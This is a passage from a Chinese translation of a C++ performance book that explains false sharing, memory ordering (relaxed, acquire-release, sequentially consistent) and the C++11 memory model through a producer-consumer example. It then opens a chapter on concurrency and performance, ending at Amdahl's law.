


圖 5.8 - 有與沒有偽共享的累加計算

可以在圖 5.8 中看到，程序的擴展性非常差，需要開非常多的線程才會好。另一方面，如果通過確保每個線程的部分和之間，至少有 64 字節（或者在我們的例子中僅使用局部變量）來消除偽共享，那麼就可以完美地擴展。當使用更多的線程時，兩個程序都會變得更快，但不受偽共享影響的實現性能，可以是單線程的（大約）兩倍。

第二點將在後面的章節中變得更加重要。由於併發訪問共享變量相對來說非常昂貴，因此使用較少共享變量的算法或實現通常會執行得更快。

目前，這種說法可能令人困惑。問題的本質是，有一些必須共享的數據。可以像剛才那樣進行優化，並消除對該數據的不必要訪問。完成後，剩下的就是需要訪問的數據，以產生所需的結果。那麼，共享變量怎麼可能更多或更少呢？要理解這一點，必須瞭解，好的併發代碼比保護對所有共享數據的訪問更重要。

5.5. 併發和內存序

訪問共享數據而不進行訪問同步（通常是互斥或原子訪問）的程序都會出現未定義行為，這通常稱為數據競爭。這看起來很簡單，至少在理論上是這樣，而我們的例子太簡單了，只有一個變量在線程之間共享。但在現實中，併發不僅僅是鎖定共享變量那麼簡單。

5.5.1 順序的必要性

來看一下生產者-消費者的例子。假設有兩個線程：第一個線程（生產者）通過構造對象準備一些數據；第二個線程，即消費者，處理數據（處理每個對象）。簡單起見，假設有一個很大內存緩衝區，沒有初始化，生產者線程在緩衝區中構造新的對象，就如同數組元素一樣：

```
1 size_t N; // Count of initialized objects
2 T* buffer; // Only [0]...[N-1] are initialized
```

為了生成（構造）一個對象，生產者線程通過 `new` 操作符對數組的每個元素進行構造，從 `N==0` 開始：

```
1 new (buffer + N) T( ... arguments ... );
```

現在，初始化數組 `buffer[N]`，並可用於消費者線程。生產者通過推進計數器 `N` 來表示，然後繼續初始化下一個對象：

```
1 ++N;
```

當 `i` 大於 `N` 時，消費者線程不能訪問數組元素 `buffer[i]`

```
1 for (size_t i = 0; keep_consuming(); ++i) {
2     while (N <= i) {}; // Wait for the i-th element
3     consume(buffer[i]);
4 }
```

忽略內存耗盡的問題，並假設緩衝區足夠大。此外，現在不關心終止條件（消費者如何知道可以繼續消費？）。目前，感興趣的是生產者-消費者信號交換協議，消費者如何在沒有任何競爭的情況下訪問數據？

規則對共享數據的任何訪問都必須受到保護。顯然，`N` 是一個共享變量，所以對它的訪問需要更多的注意：

```
1 size_t N; // Count of initialized objects
2 std::mutex mN; // Mutex to guard N
3 ... Producer ...
4 {
5     std::lock_guard l(mN);
6     ++N;
7 }
8 ... Consumer ...
9 {
10    size_t n;
11    do {
12        std::lock_guard l(mN);
13        n = N;
14    } while (n <= i);
15 }
```

這就足夠了嗎？在程序中出現了更多的共享數據。數組 `T` 在兩個線程之間共享，線程需要訪問每個元素。如果鎖定整個數組，因為兩個線程中總有一個需要等待解鎖，那就和單線程的實現沒區別了。根據經驗，寫過多線程代碼的開發者都知道，不需要鎖定數組，只需要鎖定計數器即可，因為這個數組不會併發訪問。首先，生產者在計數器遞增之前訪問這個數組。然後，在計數器增加後，消費者才會訪問這個數組，這些都是已知情況。但本書的目的是讓你理解程序為什麼會這樣做。那麼問題來了，為什麼鎖上計數器就足夠了？是什麼保證程序真的按照期望的順序執行呢？

現在這個簡單的例子，也變得不那麼簡單了。無效的保護消費者使用計數器的代碼如下所示：

```
1 std::lock_guard l(mN);
2 while (N <= i) {};
```

這是一個有死鎖寫法。當使用者獲得了鎖，就會等待元素 i 初始化。生產者無法進行操作，只能等待解鎖，然後才能增加計數器 N 。兩個線程現在都在永遠等待。如果只是為計數器使用原子變量，代碼就會簡單很多：

```
1 std::atomic<size_t> N; // Count of initialized objects
2 ... Producer ...
3 {
4     ++N; // Atomic, no need for locks
5 }
6 ... Consumer ...
7 {
8     while (N <= i) {};
9 }
```

現在，消費者對計數器 N 的讀取是原子的，但在兩次讀取之間，生產者沒有阻塞，可以繼續工作。這種實現併發的方法稱為無鎖（它不使用任何鎖），我們將在稍後討論這種方式。現在的問題是：是否能夠保證生產者和消費者不在同時訪問同一個 $buffer[i]$ ？

5.5.2 內存序和內存柵欄

僅僅能夠安全地訪問共享變量，還不足以應對併發程序，還要能夠推理出事件發生的順序。在生產者和消費者的例子中，整個程序基於一個假設：可以保證第 N 個數組元素的構造時，可以將計數器增加到 $N + 1$ ，並且消費者線程訪問第 N 個元素也是按這個順序進行。

但當意識到需要處理的不僅僅是多個線程，而是多個處理器同時執行這些線程時，問題就會變得更加複雜。這裡的關鍵是可見性，線程在一個 CPU 上執行，當 CPU 給變量賦值時，線程正在對內存進行更改。實際上，CPU 只改變了緩存的內容，緩存和內存最終會將這些更改傳送到主存或共享的高層緩存中，此時這些更改可能對其他 CPU 可見。“可能”是因為其他 CPU 的緩存中相同的變量有不同的值，不知道這些差異在何時進行會進行同步。當一個 CPU 開始對一個原子變量進行操作，那麼在這個操作完成之前，其他 CPU 都不能訪問這個變量，並且這個操作完成時，其他 CPU 都會看到這個變量的最新值（前提是所有的 CPU 都將這個變量視為原子變量）。我們知道，同樣的道理也適用於鎖保護的變量。但是這些保證對於生產者-消費者來說是不夠的。根據目前所知道的，不能確定它是否正確。因為，我們只關心訪問共享變量的一個方面，訪問的原子或事務性質。我們希望確保整個操作（無論是簡單的還是複雜的），都作為單個事務執行，而不存在中斷的可能性。

但是訪問共享數據還有另一個方面，即內存序。就像訪問本身的原子性一樣，它是使用特定機器指令（通常是原子指令本身的屬性或標誌）激活的硬件特性。

內存序有幾種形式，最不受限制的是自由序。當原子操作以自由的順序執行時，能保證的是操作本身是原子執行的。這是什麼意思呢？首先考慮執行原子操作的 CPU，它運行一個包含其他操作（包括非原子操作和原子操作）的線程。其中一些操作修改了內存，這些操作的結果其他 CPU 可以看到。其他操作讀取內存，觀察其他 CPU 執行的執行結果。運行線程的 CPU 按照一定的順

序執行這些操作，可能不是在程序中提前寫好的順序。通常是為了提高性能，編譯器和硬件都可以重排指令，而這是定義明確的順序。現在以另一個正在執行另一個線程的 CPU 的角度來看這個問題。當第一個 CPU 工作時，第二個 CPU 可以看到內存內容的變化，它們的順序不一定一致：




圖 5.9 - 自由內存序操作的可見性

這就是可見性，CPU 按照一定的順序執行操作，但結果對其他 CPU 是可見的，但順序卻不同。這裡，我們通常只討論操作的可見性，而不是每次的結果。

在共享計數器 N 上的操作是按照自由內存序執行的，這會讓我們陷入嚴重的麻煩中。使程序正確的唯一方法是使用鎖，以便只有一個線程（生產者或消費者）運行，並且沒有從併發性方面得到性能的改進。

幸運的是，還可以使用其他的內存序，比如獲取-釋放內存序。當原子操作按照這個順序執行時，可以保證訪問內存，並在原子操作之前執行的操作，在另一個線程對同一原子變量執行原子操作之前是可見的。類似地，在原子操作之後執行的操作只有在對同一變量進行原子操作之後才可見。同樣，當討論操作的可見性時，是說結果對其他 CPU 可見。這在圖 5.10 中很明顯：在左邊，CPU0 在執行的操作。在右邊，與 CPU1 看到的相同的操作。特別要注意的是，右邊有顯式的原子寫操作。但是 CPU1 不執行原子寫，它執行一個原子讀來查看 CPU0 執行的原子寫的結果。所有其他操作也一樣：左邊，是 CPU0 的執行順序。右邊，是 CPU1 可見的順序。




圖 5.10 - 獲取-釋放內存序操作的可見性

獲取-釋放是一個包含許多重要信息的聲明，這裡先來詳細闡述幾個不同的觀點。首先，順序是相對於兩個線程在同一個原子變量上執行的操作定義的。除非兩個線程以原子的方式訪問同一個變量，否則它們的時鐘對彼此來說完全沒意義，無法推斷出在其他事情前後發生了什麼。只有當一個線程觀察到另一個線程執行的原子操作的結果時，才可以在此基礎上，對操作前後的行為進行討論。在生產者-消費者的例子中，生產者以原子的方式增加計數器 N ，消費者以原子的方式讀取同一個計數器。如果計數器沒有改變，則對生產者的狀態一無所知。但當消費者看到計數

器從 N 變成了 $N+1$ ，並且兩個線程都使用了獲取-釋放內存序，就知道生產者在計數器增加之前執行的所有操作，現在對消費者是可見的。這些操作包括構造相應的元素，並將其保存在數組 $buffer[N]$ 中所需的所有工作，所以消費者可以安全地進行訪問。

第二個要點是，在訪問原子變量時，兩個線程都必須使用獲取-釋放內存序。如果生產者使用這個順序來增加計數值，但是消費者使用自由內存序來讀取，就不能保證操作的可見性了。

最後一點是，所有的順序都是根據對原子變量的操作前後給出的。同樣，在生產者-消費者的例子中，生產者為構造第 N 個對象而執行的操作結果，在消費者看到計數器變化時都是可見的。這些操作的可見順序沒有保證，可以在圖 5.10 中看到這一點。當然，在構建對象之前不能訪問，而當構建完成，就不關心完成的順序了。具有內存序的原子操作保證充當其他操作無法跨越的柵欄，可以在圖 5.10 中想象這樣存在這樣一個柵欄，它把整個程序分成兩個不同的部分：計數之前發生的和計數之後發生的操作。由於這個原因，討論類似內存柵欄這樣的原子操作通常會比較簡單。

假設，程序中計數器 N 上的所有原子操作都有獲取-釋放柵欄，這肯定能保證程序的正確性。然而，請注意，獲取-釋放對於我們的需求來說過度了。對於生產者來說，它給了我們保證，當消費者看到計數器從 N 到 $N+1$ 的變化時，所有在計數增加到 $N+1$ 之前構建的 $buffer[0]$ 到 $buffer[N]$ 都是可見的。還可以保證，為構造剩餘的對象、 $buffer[N+1]$ 或更大的對象而執行的操作中，沒有一個是可見的。消費者不會訪問這些對象，直到它看到計數器的更新。在消費者端，保證在消費者看到計數器改變為 $N+1$ 後，執行的所有操作都會在原子操作之後產生效果（內存訪問）。我們需要這樣的保證，不希望 CPU 重排消費者操作，並在準備好之前執行一些訪問對象 $buffer[N]$ 的指令。但也可以保證消費者處理之前的對象（比如 $buffer[N-1]$ ）所做的工作已經完成，並且在消費者處理到下一個對象之前對所有線程可見。再說一遍，我們不需要這種保證，沒有任何操作需要這個保證。

嚴格的內存序是否有害？對正確性而言，沒有。但這是一本關於編寫高效程序（也是正確的程序）的書。為什麼內存序的保證是必須的呢？因為讓編譯器和處理器自己處理時，它們可以以重排程序的指令。為什麼要這麼做呢？通常是為了提高性能。因此，對重新排序執行的能力施加的限制越多，對性能越不利。因此，希望使用的內存序對程序的正確性有足夠的限制，但不能太嚴格。

為生產者-消費者程序提供所需要的內存序如下。在生產者端，需要獲得-釋放內存柵欄所提供的半保證。所有在使用柵欄的原子操作之前執行的操作，必須在其他線程執行相應的原子操作之前可見。這就是釋放內存序：




圖 5.11 - 釋放內存序

當 CPU1 看到 CPU0 以釋放內存序執行的原子寫操作結果時，可以保證 CPU1 看到的內存狀態已經反映給 CPU0 在這個原子操作之前執行的所有操作。注意，沒有提到 CPU0 在原子操作之

後執行的操作。正如在圖 5.11 中看到的，這些操作可以以任何順序顯示。由原子操作創建的內存柵欄只在一個方向上有效。在柵欄之前執行的操作都不能跨越它，並且在柵欄之後才看到。但是在另一個方向上，柵欄是可滲透的。出於這個原因，釋放內存柵欄和相應的獲取內存柵欄有時稱為半柵欄。

獲取內存序在消費者端使用，確保柵欄後執行的所有操作對柵欄後的其他線程可見，如圖 5.12 所示：




圖 5.12 - 獲取內存序

獲取和釋放內存柵欄總是成對使用：如果一個線程（在我們的例子中，是生產者線程）使用一個原子操作來釋放內存，那麼另一個線程（消費者線程）必須在同一個原子變量上使用獲取內存序。為什麼需要兩個柵欄？一方面，可以保證生產者在增加計數之前構建新對象所做的一切，只要看到這個增量，消費者就可以看到。但這還不夠，因此需要保證消費者為處理這個新對象而執行的操作不會在時間上向後移動，回到柵欄之前的某個時刻，此時他們可能已經看到了處於未完成狀態的對象。

僅僅對共享數據進行原子化操作是不夠的，上面的方法對生產者-消費者項目是否真的有效？鎖和無鎖版本都是正確的，儘管沒有明確地說明內存序。那麼，C++ 是如何控制內存序的呢？

5.5.3 C++ 中的內存序

首先，回想一下我們的生產者-消費者程序的無鎖版本，那個有原子計數器的版本：

```

1 std::atomic<size_t> N; // Count of initialized objects
2 T* buffer; // Only [0]...[N-1] are initialized
3 ... Producer ...
4 {
5     new (buffer + N) T( ... arguments ... );
6     ++N; // Atomic, no need for locks
7 }
8 ... Consumer ...
9 for (size_t i = 0; keep_consuming(); ++i) {
10     while (N <= i) {}; // Atomic read
11     consume(buffer[i]);
12 }
```

計數器 `N` 是一個原子變量，由模板 `std::atomic` 生成的類型對象，類型參數為 `size_t`。所有原子類型都支持原子讀寫操作，可以出現在賦值操作中。此外，整數原子具有以原子方式定

義和實現的常規整數操作，因此 `++N` 是一個原子增量（並不是所有操作都定義了，例如：沒有 `operator *=`）。這些操作都沒有明確指定內存序，那麼如何保證內存序呢？在默認情況下，內存序會得到最嚴格的保證，即每個原子操作的雙向內存柵欄（實際的保證甚至更加嚴格，將在下一節中看到）。這就是我們的程序正確的原因。

若認為這有些過度了，那可以將內存序改為所需要的，但必須顯式地進行。原子操作也可以通過調用 `std::atomic` 類型的成員函數來執行，在這裡也可以指定內存順序。用戶線程需要使用獲取柵欄進行加載操作：

```
1 while (N.load(std::memory_order_acquire) <= i);
```

生產者線程需要一個帶有釋放柵欄的自增操作（就像自增操作符一樣，成員函數也會返回自增操作完成之前的值）：

```
1 N.fetch_add(1, std::memory_order_release);
```

在優化過程中，已經跳過了一個非常重要的步驟。如果認為這有些過度了，那麼必須通過性能測試來證明，只有這樣才能將保證達到性能和正確性的真正平衡。即使在使用鎖的情況下，併發程序也很難編寫，必須證明無鎖代碼和內存序的正確性。

鎖的內存順序是什麼呢？鎖保護的操作都將被隨後獲得鎖的任何其他線程看到，但是剩下的內存呢？使用鎖所強制的內存序如圖 5.13 所示：




圖 5.13 - 互斥鎖的內存序

互斥對象內部（至少）有兩個原子操作。鎖定互斥鎖相當於讀取操作和獲取內存序（這解釋了獲取鎖時使用的內存序）。在柵欄前執行的操作，都可以在越過柵欄後看到，但是在獲得鎖之後執行的操作都不能在之前看到。解鎖或釋放鎖時，即為釋放內存序。在柵欄之前執行的操作將在柵欄之前可見，獲取和釋放這對柵欄充當了夾在它們之間的邊界，這就是所謂的臨界區。在臨界區內執行的操作，在線程持有鎖時執行的操作，在進入臨界區時對其他線程都是可見的。操作都不能離開臨界區（在之前或之後變得可見），但是外部的操作可以進入臨界區。至關重要的是，沒有操作可以跨越臨界區。如果外部操作進入臨界區，就不能離開。因此，CPU0 在進入臨界區之前所做的事情，都會在離開臨界區之後讓 CPU1 可見。

對於我們的生產者-消費者計劃，這會轉化為以下保證：

```
1 ... Producer ...
2 new (buffer + N) T( ... arguments ... );
3 { // Critical section start - acquire lock
4     std::lock_guard l(mN);
```

```

5    ++N;
6 } // Critical section end - Release lock
7 ... Consumer ...
8 { // Critical section - acquire lock
9 std::lock_guard l(mN);
10 n = N;
11 } // Critical section - release lock
12 consume(buffer[N]);

```

生產者為構造第 N 個對象而執行的所有操作，都在生產者進入臨界區之前完成。將在消費者離開臨界區時，開始使用第 N 個對象之前對其可見。因此，程序是正確的。

剛才的部分介紹了內存序的概念，並舉例進行了說明。但是，當試圖在代碼中使用這些知識時，會發現結果不一致。為了更好地理解性能，應該從同步多線程和避免數據競爭的不同方法中期望得到什麼，所以需要一種稍微複雜的方式來描述內存序和相關概念。

5.6. 內存模型

我們需要一種更系統、更嚴格的方式來描述線程通過內存交互、對共享數據的使用，及其對併發應用的影響，這個描述稱為內存模型。內存模型描述了當線程訪問相同的內存位置時存在哪些保證和限制。

C++11 標準之前，C++ 語言沒有內存模型（在標準中沒有提到線程這個詞）。這有什麼問題呢？再來看看我們的生產者-消費者例子（關注生產者方面）：

```

1 std::mutex mN;
2 size_t N = 0;
3 ...
4 new (buffer + N) T( ... arguments ... );
5 { // Critical section start - acquire lock
6     std::lock_guard l(mN);
7     ++N;
8 } // Critical section end - release lock

```

`lock_guard` 只是一個互斥鎖的 RAII 包裝器，所以不能忘記解鎖：

```

1 std::mutex mN;
2 size_t N = 0;
3 ...
4 new (buffer + N) T( ... arguments ... ); // N
5 mN.lock(); // mN
6 ++N; // N
7 mN.unlock(); // mN

```

請注意，這段代碼的每一行都使用了 `N` 或 `mN`，但從未在一個操作中一起使用。從 C++ 的角度來看，這段代碼可化簡為：

```

1 size_t n, m;
2 ++m;
3 ++n;

```

這段代碼中，操作的順序並不重要，只要可觀察對象的行為沒有改變即可（可觀察對象的行為是輸入和輸出，改變內存中的值不是可觀察對象的行為），編譯器就可以重排它們的順序。回到最初的例子，為什麼編譯器不重新對操作進行排序呢？

```
1 mN.lock(); // mN  
2 mN.unlock(); // mN  
3 ++N; // N
```

這將是非常糟糕的，但 C++ 標準（直到 C++11）無法阻止編譯器這樣做。

當然，早在 2011 年之前，我們就已經在用 C++ 編寫多線程程序了，那麼它們是如何工作的呢？顯然，編譯器當時沒有做這樣的優化，原因可以在內存模型中找到。編譯器提供了超出 C++ 標準的某些保證，並提供了特定的內存模型，即使標準不需要這些模型。基於 Windows 的編譯器遵循 Windows 內存模型，而大多數基於 Unix 和 Linux 的編譯器提供 POSIX 內存模型和相應的保證。

C++11 標準改變了這一點，並賦予了 C++ 內存模型。伴隨原子操作的內存序保證，而鎖是內存模型的一部分。C++ 內存模型現在保證了跨平臺的可移植性，而以前提供了一組在不同平臺上的保證，每個保證都根據其內存模型進行。此外，C++ 內存模型提供了一些特定於語言的保證。

我們已經在不同的內存序標準中看到了這些保證：自由、獲取、釋放和獲取-釋放。C++ 有一個更嚴格的內存順序，稱為順序一致（`std::memory_order_seq_cst`），這是默認的內存序。不僅每個原子操作都有一個指定順序的雙向內存柵欄，而且整個程序都滿足順序一致性的要求。這個要求表明，程序的行為都按照一個全局順序執行。此外，這個全局順序有一個重要的屬性。在一個處理器上執行的任意兩個操作 A 和 B，使得 A 在 B 之前執行。這兩個操作必須以全局順序出現，並且 A 也在 B 之前。可以假設一個順序一致的程序，為每個處理器設想有一組牌，每張牌是具體的操作。然後把這些牌放到一起，而不洗牌。一組牌的牌在另一組牌之間進行移動，但同一組牌的順序永遠不會改變，一組卡片就是程序中操作的全局順序。順序一致性是一個理想的屬性，因為它使判斷併發程序的正確性變得更加容易。然而，這往往會以性能為代價。可以用一個非常簡單的基準測試來進行演示，其比較了不同的內存序：

05_barrier_store.C

```
1 void BM_order(benchmark::State& state) {  
2     for (auto _ : state) {  
3         x.store(1, memory_order);  
4         ... unroll the loop 32 times for better accuracy ...  
5         x.store(1, memory_order);  
6         benchmark::ClobberMemory();  
7     }  
8     state.SetItemsProcessed(32*state.iterations());  
9 }
```

可以使用不同的內存序運行這個基準測試。當然，結果取決於硬件，但下面的結果很罕見：

BM_acq_rel/real_time/threads:2	6 ns	11 ns	120798788	5.17845G items/s
BM_seq_cst/real_time/threads:2	485 ns	970 ns	1407170	62.8643M items/s

圖 5.14 -獲取-釋放與連續一致性內存序的性能

C++ 內存模型不僅僅是原子操作和內存序。還有，在前面學習偽共享時，假設從多個線程併發地訪問數組相鄰元素是安全的，這些是不同的變量。然而，語言（甚至編譯器）所採用的限制都不能保證。大多數硬件平臺上，訪問整數數組的相鄰元素確實是線程安全的。但對於較小的數據類型（例如 `bool` 數組），情況不是這樣。許多處理器使用掩碼整數寫入單個字節，加載包含該字節的整個 4 字節字，將字節更改為新值，然後將字寫回。顯然，如果兩個處理器同時對共享相同 4 字節字的兩個字節執行此操作，那麼第二個寫操作將覆蓋第一個寫操作。`C++11` 的內存模型要求，如果沒有兩個線程訪問同一個變量，那麼寫入不同的變量（比如數組元素）都是線程安全的。`C++11` 之前，很容易編寫一個程序來證明從兩個線程寫入兩個相鄰的 `bool` 或 `char` 變量不是線程安全的。在這本書中沒有這個演示的原因是，今天可用的編譯器不會退回到 `C++03`，即使指定標準級別為 `C++03`（這是不保證的，編譯器可以使用掩碼寫在 `C++03` 模式中寫單個字節，大多數編譯器使用與 `C++11` 模式相同的指令）。

關於 C++ 內存模型的重要性，最後一個例子也有觀察的價值，語言和編譯器並不都定義了內存模型。硬件有一個內存模型，操作系統和運行時環境有它們的內存模型，程序運行的硬件/軟件系統的每個組件都有一個內存模型。整個內存模型，即程序可用的所有保證和限制的集合，是所有這些內存模型的疊加。有時候，可以利用它，例如：在編寫特定於處理器的代碼時。然而，任何可移植的 C++ 代碼都只能依賴於語言本身的內存模型，並且其他底層內存模型都很複雜。

由於語言的內存模型和硬件的內存模型的不同，出現了兩種問題。首先，程序中可能有一些在特定硬件上無法檢測到的 Bug。考慮用於生產者-消費者程序的獲取-釋放協議。如果犯了一個錯誤，在生產者端使用釋放內存序，而在消費者端使用自由內存序（完全沒有柵欄），會期望程序間歇性地產生不正確的結果。但是，如果在 x86 CPU 上運行這個程序，它似乎是正確的。這是因為 x86 架構的內存模型是這樣的，每個存儲都伴隨著一個釋放柵欄，而每個加載都有一個隱式的獲取柵欄。當然，程序仍然存在一個漏洞，如果將其移植到基於 ARM 的處理器（就像 iPad 上的處理器）上，它就會給我們帶來麻煩。但是在 x86 硬件上找到這個 Bug 的唯一方法會用到 GCC 和 Clang 中提供的 Thread sanitizer（TSAN 是一種 C/C++ 數據競爭檢測工具）工具。

第二個問題與第一個問題相反，減少對內存序的限制並不總是會帶來更好的性能。在一個 x86 處理器上從釋放到自由內存序寫操作不會帶來任何性能上的提升，因為總的內存模型可以保證釋放順序（理論上，編譯器可能會對自由內存序做更多的優化，而大多數編譯器根本不會優化原子操作）。

內存模型為討論程序如何與內存系統交互提供了科學基礎和通用語言，內存柵欄是開發者在代碼中用來控制內存模型特性的實際工具。通常，這些柵欄是通過使用隱式調用鎖完成的。內存柵欄的最佳使用可以對某些高性能併發程序的效率，產生很大的影響。

5.7. 總結

本章中，我們瞭解了 C++ 內存模型，以及它給開發者的保證。需要對多線程通過共享數據進行交互時，所發生的詳細情況，進行全面的理解。

多線程程序中，對內存的非同步和無序訪問會導致未定義行為，必須避免。然而，成本通常是通過性能來支付的。雖然我們看重正確性，但當涉及到內存同步時，很容易為正確性付出過高的代價。我們已經瞭解了管理併發內存訪問的不同方法，以及優缺點。最簡單的選擇是鎖定對共享數據的所有訪問。另一方面，最複雜的實現使用原子操作，並儘可能少地限制內存序。

性能的第一條規則在這裡是完全有效的：性能必須測量，而不是猜測。這對於併發程序來說尤為重要，在併發程序中，由於種種原因，聰明的優化可能無法產生可測量的結果。另一方面，可以保證的是，帶鎖的簡單程序更容易編寫，而且更有可能是正確的。

有了數據共享對性能影響的理解，就可以更好地理解測試結果，以及在什麼時候嘗試優化併發內存訪問。受內存序限制影響的代碼部分越大，放鬆這些限制就越有可能提高性能。請記住，有些限制來自硬件本身。

總的來說，這比在前面幾章中處理的任何內容都要複雜得多（不奇怪，併發通常就很難）。下一章將展示在不放棄性能優勢的情況下，瞭解在程序中如何管理這種複雜性的方法。還將看到如何將這裡學到的知識，應用於實際。

5.8. 練習題

1. 什麼是內存模型？
2. 為什麼訪問共享數據如此重要？
3. 什麼決定了程序的內存模型？
4. 什麼限制了併發性帶來的性能收益？

第二部分：高級併發

探討使用併發實現高性能的更高級方式。我們將瞭解使用互斥鎖實現線程安全的方法，以及何時避免使用互斥鎖，從而實現無鎖同步。還將瞭解 C++ 中併發特性庫最近增加的內容：協程和並行算法。

本節包括以下幾章：

- 第 6 章，併發性和性能
- 第 7 章，用於併發的數據結構
- 第 8 章，C++ 中的併發

第 6 章 併發性和性能

上一章中，我們瞭解了影響併發程序性能的基本因素。現在是時候將這些知識用於實際，並學習如何為線程安全的程序開發高性能併發算法和數據結構。

一方面，要充分利用併發性，必須以高級視角看待問題和解決方案策略：選擇數據組織方式、工作分區，有時甚至是解決方案的定義都會對程序性能產生重大影響。另一方面，性能受到底層影響極大，比如緩存中數據的排列，即使是最好的設計也可能被糟糕的實現所破壞。這些底層的細節常常難以分析，難以用代碼表達，並且需要非常仔細的編碼。我們不期望這些代碼散落的到處都是，因此必須對它們進行封裝，所以需要考慮封裝這種複雜性的最佳方式。

本章將討論以下內容：

- 高效的併發性
- 鎖的使用、鎖的缺陷，以及無鎖編程
- 線程安全的計數器和累加器
- 線程安全的智能指針

6.1. 相關準備

需要一個 C++ 編譯器和一個微基準測試工具，比如谷歌基準測試庫 (<https://github.com/google/benchmark>)。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter06>。

6.2. 如何高效地使用併發？

使用併發性來提高性能非常簡單，第一種方法是為併發線程和進程提供足夠的工作，使它們始終處於忙碌狀態；第二個是減少共享數據的使用，併發訪問共享變量的開銷非常大。剩下的只是如何實現的問題。

但實現往往相當殘酷，而且當期望的性能增益更大，並且當硬件變得更強大時，難度就會增加。每個從事併發工作的開發者都聽說過 Amdahl 法則，但並不是每個人都完全理解它的含義。

法則本身很簡單：對於一個具有並行（可擴展）部分和單線程部分的程序，最大可能的加速 s 如下所示：

$$s = \frac{s_0}{s_0(1 - p) + p}$$

